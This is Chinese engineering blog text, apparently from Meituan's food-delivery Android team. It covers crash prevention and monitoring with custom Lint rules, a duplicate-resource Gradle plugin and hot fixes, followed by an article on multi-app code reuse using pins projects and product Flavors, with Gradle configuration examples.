但是Android原生提供的Lint规则（如是否使用了高版本API）远远不够，缺少一些我们认为有必要的检测，也不能检查代码规范。因此我们开始开发自定义Lint，目前我们通过自定义Lint规则已经实现了Crash预防、Bug预防、提升性能/安全和代码规范检查这些功能。如检查实现了Serializable接口的类，其成员变量（包括从父类继承的）所声明的类型都要实现Serializable接口，可以有效的避免NotSerializableException；强制使用封装好的工具类如ColorUtil、WindowUtil等可以有效的避免因为参数不正确产生的IllegalArgumentException和因为Activity已经finish导致的BadTokenException。

Lint检查可以在多个阶段执行，包括在本地手动检查、编码实时检查、编译时检查、commit时检查，以及在CI系统中提Pull Request时检查、打包时检查等，如下图所示。更详细的内容可参考 《美团外卖Android Lint代码检查实践》 。




## 资源重复检查


在之前的文章 《美团外卖Android平台化架构演进实践》 中讲述了我们的平台化演进过程，在这个过程中大家很大的一部分工作是下沉，但是下沉不完全就会导致一些类和资源的重复，类因为有包名的限制不会出现问题。但是一些资源文件如layout、drawable等如果同名则下层会被上层覆盖，这时layout里view的id发生了变化就可能导致空指针的问题。为了避免这种问题，我们写了一个Gradle插件通过hook MergeResource这个Task，拿到所有library和主库的资源文件，如果检查到重复则会中断编译过程，输出重复的资源名及对应的library name，同时避免有些资源因为样式等原因确实需要覆盖，因此我们设置了白名单。同时在这个过程中我们也拿到了所有的的图片资源，可以顺手做图片大小的本地监控，如下图所示：

```
apply plugin: 'merge_watch'

merge_watch {
    res_watch {
        enable = true
        enableOnDebug = true
        abortOnError = true
        whiteList = [ 'chat_ic_.*', 'mtpaysdk_.*', 'pull_.*', 'refreshing_image_.*', "passport_.*",
                      'vpi__tab_.*',  'xmui_.*']
    }
    pic_watch {
        enable = true
        maxPicSize = 100 //单位kb
        abortOnError = false
    }
}
```

# Crash的监控&止损的实践

## 监控

在经过前面提到的各种检查和测试之后，应用便开始发布了。我们建立了如下图的监控流程，来保证异常发生时能够及时得到反馈并处理。首先是灰度监控，灰度阶段是增量Crash最容易暴露的阶段，如果这个阶段没有很好的把握住，会使得增量变存量，从而导致Crash率上升。如果条件允许的话，可以在灰度期间制定一些灰度策略去提高这个阶段Crash的暴露。例如分渠道灰度、分城市灰度、分业务场景灰度、新装用户的灰度等等，尽量覆盖所有的分支。灰度结束之后便开始全量，在全量的过程中我们还需要一些日常Crash监控和Crash率的异常报警来防止突发情况的发生，例如因为后台上线或者运营配置错误导致的线上Crash。除此之外还需要一些其他的监控，例如，之前提到的大图监控，来避免因为大图导致的OOM。具体的输出形式主要有邮件通知、IM通知、报表。




## 止损

尽管我们在前面做了那么多，但是Crash还是无法避免的，例如，在灰度阶段因为量级不够，有些Crash没有被暴露出来；又或者某些功能客户端比后台更早上线，而这些功能在灰度阶段没有被覆盖到；这些情况下，如果出现问题就需要考虑如何止损了。

问题发生时首先需要评估重要性，如果问题不是很严重而且修复成本较高可以考虑在下个版本再修复，相反如果问题比较严重，对用户体验或下单有影响时就必须要修复。修复时首先考虑业务降级，主要看该部分异常的业务是否有兜底或者A/B策略，这样是最稳妥也是最有效的方式。如果业务不能降级就需要考虑热修复了，目前美团外卖Android App接入的热修复框架是自研的 Robust，可以修复90%以上的场景，热修成功率也达到了99%以上。如果问题发生在热修复无法覆盖的场景，就只能强制用户升级。强制升级因为覆盖周期长，同时影响用户的体验，只在万不得已的情况下才会使用。

## 展望

## Crash的自我修复

我们在做新技术选型时除了要考虑是否能满足业务需求、是否比现有技术更优秀和团队学习成本等因素之外，兼容性和稳定性也非常重要。但面对国内非富多彩的Android系统环境，在体量百万级以上的的App中几乎不可能实现毫无瑕疵的技术方案和组件，所以一般情况下如果某个技术实现方案可以达到0.01‰以下的崩溃率，而其他方案也没有更好的表现，我们就认为它是可以接受的。但是哪怕仅仅十万分之一的崩溃率，也代表还有用户受到影响，而我们认为Crash对用户来说是最糟糕的体验，尤其是涉及到交易的场景，所以我们必须本着每一单都很重要的原则，尽最大努力保证用户顺利执行流程。

实际情况中有一些技术方案在兼容性和稳定性上做了一定妥协的场景，往往是因为考虑到性能或扩展性等方面的优势。这种情况下我们其实可以再多做一些，进一步提高App的可用性。就像很多操作系统都有“兼容模式”或者“安全模式”，很多自动化机械机器都配套有手动操作模式一样，App里也可以实现备用的降级方案，然后设置特定条件的触发策略，从而达到自动修复Crash的目的。

举例来讲，Android 3.0中引入了硬件加速机制，虽然可以提高绘制帧率并且降低CPU占用率，但是在某些机型上还是会有绘制错乱甚至Crash的情况，这时我们就可以在App中记录硬件加速相关的Crash问题或者使用检测代码主动检测硬件加速功能是否正常工作，然后主动选择是否开启硬件加速，这样既可以让绝大部分用户享受硬件加速带来的优势，也可以保障硬件加速功能不完善的机型不受影响。

还有一些类似的可以做自动降级的场景，比如：

- 部分使用JNI实现的模块，在SO加载失败或者运行时发生异常则可以降级为Java版实现。
- RenderScript实现的图片模糊效果，也可以在失败后降级为普通的Java版高斯模糊算法。
- 在使用Retrofit网络库时发现OkHttp3或者HttpURLConnection网络通道失败率高，可以主动切换到另一种通道。

这类问题都需要根据具体情况具体分析，如果可以找到准确的判定条件和稳定的修复方案，就可以让App稳定性再上一个台阶。

## 特定Crash类型日志自动回捞

外卖业务发展迅速，即使我们在开发时使用各种工具、措施来避免Crash的发生，但Crash还是不可避免。线上某些怪异的Crash发生后，我们除了分析Crash堆栈信息之外，还可以使用离线日志回捞、下发动态日志等工具来还原Crash发生时的场景，帮助开发同学定位问题，但是这两种方式都有它们各自的问题。离线日志顾名思义，它的内容都是预先记录好的，有时候可能会漏掉一些关键信息，因为在代码中加日志一般只是在业务关键点，在大量的普通方法中不可能都加上日志。动态日志（Holmes）存在的问题是每次下发只能针对已知UUID的一个用户的一台设备，对于大量线上Crash的情况这种操作并不合适，因为我们并不能知道哪个发生Crash的用户还会再次复现这次操作，下发配置充满了不确定性。

我们可以改造Holmes使其支持批量甚至全量下发动态日志，记录的日志等到发生特定类型的Crash时才上报，这样一来可以减少日志服务器压力，同时也可以极大提高定位问题的效率，因为我们可以确定上报日志的设备最后都真正发生了该类型Crash，再来分析日志就可以做到事半功倍。

## 总结

业务的快速发展，往往不可能给团队充足的时间去治理Crash，而Crash又是App最重要的指标之一。团队需要由一个个Crash个例，去探究每一个Crash发生的最本质原因，找到最合理解决这类Crash的方案，建立解决这一类Crash的长效机制，而不能饮鸩止渴。只有这样，随着版本的不断迭代，我们才能在Crash治理之路上离目标越来越近。

# 参考资料


1. Crash率从2.2%降至0.2%，这个团队是怎么做到的？🔗
2. Android运行时ART加载OAT文件的过程分析🔗
3. Android动态日志系统Holmes🔗
4. Android Hook技术防范漫谈🔗
5. 美团外卖Android Lint代码检查实践🔗


# 作者简介


- 维康，美团高级工程师，2016年校招加入美团，目前作为外卖Android App主力开发，主要负责App Crash治理和集成构建相关工作。
- 少杰，美团高级工程师，2017年加入美团，目前作为外卖Android App技术负责人，主要负责App监控相关工作。
- 晓飞，美团技术专家，2015年加入美团，是外卖Android的早期开发者之一，目前作为外卖Android App负责人，主要负责版本管理和业务架构。


# 招聘

美团外卖诚招Android、iOS、FE高级/资深工程师和技术专家，Base北京、上海、成都，欢迎有兴趣的同学投递简历到wukai05@meituan.com。

# 美团外卖Android平台化的复用实践

作者: 金光 王芳 晓飞

美团外卖平台化复用主要是指多端代码复用，正如 美团外卖iOS多端复用的推动、支撑与思考 文章所述，多端包含有两层意思：其一是相同业务的多入口，指美团外卖业务需要在美团外卖App（下文简称外卖App）和美团App外卖频道（下文简称外卖频道）同时上线；其二是指平台上各个业务线，美团外卖不同业务线都依赖外卖基础服务，比如登陆、定位等。

多入口及多业务线给美团外卖平台化复用带来了巨大的挑战，此前我们的一篇博客 《美团外卖Android平台化架构演进实践》 （下文简称《架构演进实践》）也提到了这个问题，本文将在“代码复用”这一章节的基础上，进一步介绍平台化复用工作面临的挑战以及相应的解决方案。

## 美团外卖平台化复用背景

美团外卖App和美团App外卖频道业务基本一样，但由于历史原因，两端代码差异较大，造成同样的子业务需求在一端上线后，另一端几乎需要重新实现，严重浪费开发资源。在《架构演进实践》一文中，将美团外卖Android客户端平台化架构分为平台层、业务层和宿主层，我们希望能够在平台化架构中实现平台层和业务层的多端复用，从而节省子业务需求开发资源，实现多端部署。


### 难点总结

两端业务虽然基本一致，但是仍旧存在差异，UI、基础服务、需求差异等。这些差异存在于美团外卖平台化架构中的平台层和业务层各个模块中，给平台化复用带来了巨大的挑战。我们总结了两端代码的差异点，主要包括以下几个方面：

1. 基础服务的差异：包括基础Activity、网络库、图片库等底层库的差异。
2. 组件的实现差异：包括基础数据Model、下拉刷新、页面跳转等基础组件的差异。
3. 页面的差异：包括两端的UI、交互、业务和版本发布时间不一致等差异。

### 前期探索

前期，我们尝试通过一些设计方案来绕过上述差异，从而实现两端的代码复用。我们选择了二级频道页（下文统称金刚页）进行方案尝试，设计如下：




其中，KingKongDelegate是Activity生命周期实现的代理类，包含onCreate、onResume等Activity生命周期回调方法。在外卖App和外卖频道两端分别基于各自的基础Activity实现WMKingKongAcitivity和MTKingKongActivity，分别会通过调用KingKongDelegate的方法对Activity的生命周期进行分发。

KingKonglnjector是两端差异部分的接口集合，包括页面跳转（两端页面差异）、获取页面刷新间隔时间、默认资源等，在外卖App和外卖频道分别有对应的接口实现WMKingKonglnjector和MTKingKonglnjector。

NetworkController则是用Retrofit实现统一的网络请求封装，PageListController是对列表分页加载逻辑以及页面空白、网络加载失败等异常逻辑处理。

在金刚页设计方案中，我们采用了“代理+继承”的方式，实现了用统一的网络库实现网络请求，定义了统一的基础数据Model，统一了部分基础服务以及基础数据。通过KingKongDelegate屏蔽了两端基础Acitivity的差异，同时，通过KingKonglnjector实现了两端差异部分的处理。但是我们发现这种设计方案存在以下问题：

1. 虽然这样可以解决网络库和图片的差异，但是不能屏蔽两端基础Activity的差异。
2. KingKonglnjector提供了一种解决两端差异的处理方式，但是KingKonglnjector会存在很多不相关的方法集合，不易控制其边界。此外，多个子模块需要调用KingKonglnjector，会导致KingKonglnjector不便管理。
3. 由于两端Model不同，需要实现这个模块使用的统一Model，但是并未和其他页面使用的相同含义的Model统一。

# 平台化复用方案设计

通过代码复用初步尝试总结，我们总结出平台化复用，需要考虑四件事情：

1. 差异化的统一管理。
2. 基础服务的复用。
3. 基础组件的复用。
4. 页面的复用。

## 整体设计

我们在实现平台化架构的基础上，经过不断的探索，最终形成适合外卖业务的平台化复用设计：整体分为基础服务层–基础组件层–业务层–宿主层。设计图如下：


1. 基础服务层：包含多端统一的基础服务和有差异的基础服务，其中统一的基础服务包括网络库、图片库、统计、监控等。对于登录、分享、定位等外卖App和外卖频道两端有差异的部分，我们通过抽象服务层来屏蔽两端的差异。
2. 基础组件层：包括统一的两端Model、埋点、下拉刷新、权限、Toast、A/B测试、Utils等两端复用的基础组件。
3. 业务层：包括外卖的具体业务模块，目前可以分为列表页模块（如首页、金刚页等）、商家模块（如商家页、商品详情页等）和订单模块（如下单页、订单状态页等）。这些业务模块的特点是：模块间复用可能性小，模块内的复用可能性大。
4. 宿主层：主要是初始化服务，例如Application的初始化、dex加载和其他各种必要的组件的初始化。

分层架构能够实现各层功能的职责分离，同时，我们要求上层不感知下层的多端差异。在各层中进行组件划分，同样，我们也要求实现调用组件方不感知组件的多端差异。通过这样的设计，能够使得整体架构更加清晰明朗，复用率提高的同时，不影响架构的复杂度和灵活度。


## 差异化管理

需要多端复用的业务相对于普通业务而言，最大的挑战在于差异化管理。首先多端的先天条件就决定了多端复用业务会存在差异；其次，多端复用的业务有个性化的需求。在多端复用的差异化管理方案中，我们总结了以下两种方案：

1. 差异分支管理方案。
2. pins工程+Flavor管理的方案。

#### 差异分支管理

分支管理常用于多个需求在一端上线后，需要在另一端某一个时间节点跟进的场景，如下图所示：





两端开发1.0版本时，分别要在wm分支（外卖App对应分支）开发feature1和mt分支（外卖频道对应分支）开发feature2。开发2.0版本时，feature1需要在外卖频道上线，feature2需要在外卖App上线，则分别将feature1分支代码合入mt分支，feature2代码合入wm分支。这样通过拉取新需求分支管理的方式，满足了需求的差异化管理。但是这种实现方式存在两个问题：

1. 两端需求差异太多的话，就会存在很多分支，造成分支管理困难。
2. 不支持细粒度的差异化管理，比如模块内部的差异化管理。


#### pins工程+Flavor的差异化管理

在Android官网 《配置构建变体》 章节中介绍了Product Flavor（下文简称Flavor）可以用于实现full版本以及demo版本的差异化管理，通过配置Gradle，可以基于不同的Flavor生成不同的apk版本。因此，模块内部的差异化管理是通过Flavor来实现，其原理如下图所示：




其中Common是两端复用的代码，DiffHandler是两端差异部分接口，WMDiffHandler是外卖App对应的Flavor下的DiffHandler实现，MTDiffHandler是外卖频道对应Flavor下的DiffHandler实现。通过两端分别依赖不同Flavor代码实现模块内差异化管理。

对于需求在两端版本差异化管理，也可以通过配置Flavor来实现，如下图所示：





在1.0版本时，feature1只在外卖App上线，feature2只在外卖频道上线。当2.0版本时，如果feature1、feature2需要同时在两端上线，只需要将对应业务代码移动到共用SourceSet即可实现feature1、feature2代码复用。

综合两种差异代码实现来看，我们选择使用Flavor方式来实现代码差异化管理。其优势如下：

1. 一个功能模块只需要维护一套代码。
2. 差异代码在业务库不同Flavor中实现，方便追溯代码实现历史以及做差异实现对比。
3. 对于上层来说，只会依赖下层代码的不同Flavor版本；下层对上层暴露接口也基本一样，上层不用关心下层差异实现。
4. 需求版本差异，也只需先在上线一端对应的Flavor中实现，当需要复用时移动到共用的SourceSet下面，就能实现需求代码复用。

从Android工程结构来看，使用Flavor只能在module内复用，但是以module为粒度的复用对于差异化管理来说约束太重。这意味着同个module内不同模块的差异代码同时存在于对应Flavor目录下，或者说需要将每个子模块都创建成不同的module，这样管理代码是非常不便的。《微信Android模块化架构重构实践》一文中提到了一个重要的概念pins工程，pins工程能在module之内再次构建完整的多子工程结构。我们通过创造性的使用pins工程+Flavor的方案，将差异化的管理单元从module降到了pins工程。而pins工程可以定义到最小的业务单元，例如一个Java文件。整体的设计实现如下：




pins+flavor


具体的配置过程，首先需要在Android Studio工程里首先要定义两个Flavor：wm、mt。

```
productFlavors {
    wm {}
    mt {}
}
```

然后使用pins工程结构，把每个子业务作为一个pins工程，实现如下Gradle配置：

```
productFlavors {
    wm {}
    mt {}
}

sourceSets {
    def dirs = ['base', 'p_widget', 'p_widget_ptr', 'p_widget_filterbar', 'p_theme',
                'p_shop', 'p_shopcart', 'p_page',
                'p_submit_order', 'p_multperson', 'p_again_order',
                'p_location', 'p_log', 'p_ugc', 'p_im', 'p_share', 'p_search', 'p_coupon']
    main {
        manifest.srcFile 'src/base/main/AndroidManifest.xml'
        dirs.each { dir ->
            java.srcDir("src/$dir/main/java")
            res.srcDir("src/$dir/main/res")
        }
    }
    wm {
        dirs.each { dir ->
            java.srcDir("src/$dir/wm/java")
            res.srcDir("src/$dir/wm/res")
        }
    }
    mt {
        dirs.each { dir ->
            java.srcDir("src/$dir/mt/java")
            res.srcDir("src/$dir/mt/res")
        }
    }
}
```

最终的工程目录结构如下：





以名为base的pins工程为例，src/base/main是该工程的两端共用代码，src/base/wm是该工程的外卖App使用的代码，src/base/mt是外卖频道使用的代码。同时，我们做了代码检查，除了base pins工程可以依赖以外，其他pins不存在直接依赖关系。通过这样实现了module内部更细粒度的工程依赖，同时配合Gradle配置可以实现只编译部分pins工程，使整体代码更加灵活。

通过pins工程+Flavor的差异化管理方式，我们既实现了需求级别的差异化管理，也实现了模块内的功能差异化管理。同时，pins工程更好的控制了代码粒度以及代码边界，也将差异代码控制在比module更小的粒度。

## 基础服务的复用

对于一个App来说，基础服务的重要性不言而喻，所以在平台化复用中，往往基础服务的差异最大。由于基础服务的使用范围比较广，如果基础服务的差异得不到有效的处理，让上层感知到差异，就会增加架构层与层之间的耦合，上层本身实现业务的难度也会加大。下文里讲解一个我们在实践过程中遇到的例子，来阐述我们的主要解决思路。

在前期探索章节中，我们提到金刚页由于两端基础Activity差异，以致于要使用代理类来实现Activity生命周期分发。通过采用统一接口以及Flavor方式，我们可以统一两端基础Activity组件，如下图所示：




分别将两端WMBaseActivity和MTBaseActivity的差异接口统一成DialogController、ToastController以及ActionBarController等通用接口，然后在wm、mt两个Flavor目录下分别定义全限定名完全相同的BaseActivity，分别继承MTBaseActivity和MTBaseActivity并实现统一接口，接口实现尽量保持一致。对于上层来说，如果继承BaseActivity，其可调用的接口完全一致，从而达到屏蔽两端基础Activity差异的目的。

对于一些通用基础组件，由于使用范围比较广，如果不统一或者差异较大，会造成业务层代码实现差异较大，不利于代码复用。所以我们采用的策略是外卖App向外卖频道看齐。代码复用前，外卖App主要使用的网络库是Volley，统一切换为外卖频道使用的MTRetrofit；外卖使用的图片库是Fresco，统一切换为外卖频道使用的MTPicasso；其他统一的组件还包括动态加载框架、WebView加载组件、网络监控Cat、线上监控Holmes、日志回捞Logan以及降级限流等。两端代码复用时，修复问题、监控数据能力方面保持统一。

对于登录、定位等通用基础服务，我们的原则是能统一尽量统一，这样可以有效的减少多端复用中来带的多端维护成本，多份变成一份。而对于无法统一的服务，抽象出统一的服务接口，让上层不感知差异，从而减少上层的复用成本。

## 组件复用

组件化可以大大的提高一个App的复用率。对于平台化复用的业务而言，也是一样。多个模块之间也是会经常使用相同的功能，例如下拉刷新、分页加载、埋点、样式等功能。将这些常用的功能抽离成组件供上层业务层调用，将可以大大提高复用效果。可以说组件化是平台化复用的必要条件之一。

面对外卖App包含复杂众多的业务功能，一个功能可以被拆分成组件的基本原则是不同业务库中不同业务的共用的业务功能或行为功能。然后按照业务实现中相关性的远近，自上而下的依赖性将抽离出来的组件划分为基础通用组件、基础业务组件、UI公共组件。


基础通用组件指那些变化不大，与业务无关的组件，例如页面加载下拉刷新组件（p_refresh），日志记录相关组件（p_log），异常兜底组件（p_exception）。基础业务组件指以业务为基础的组件：评论通用组件（p_ugc），埋点组件（p_judas），搜索通用组件（p_search），红包通用组件（p_coupon）等。UI公共组件指公用View或者UI样式组件，与View 相关的通用组件（p_widget），与UI样式相关的通用组件（p_theme）。

对于抽离出来的基础组件，多端之间的差异怎么处理呢？ 例如兜底组件，外卖兜底样式以黄色为主调，而外卖频道中以绿色小团为主调，如图所示：


我们首先将这个组件划分为一个pins工程，对于多端的差异，在pins工程里面利用Flavor管理多端之间的差异。这样的方案，首先组件是一个独立的模块，其次多端的差异在组件内部被统一处理了，上层业务不用感知组件的实现差异。而由于基础服务层已经将差异化管理了，组件层也不用感知基础服务的差异，减少了组件层的复用成本。

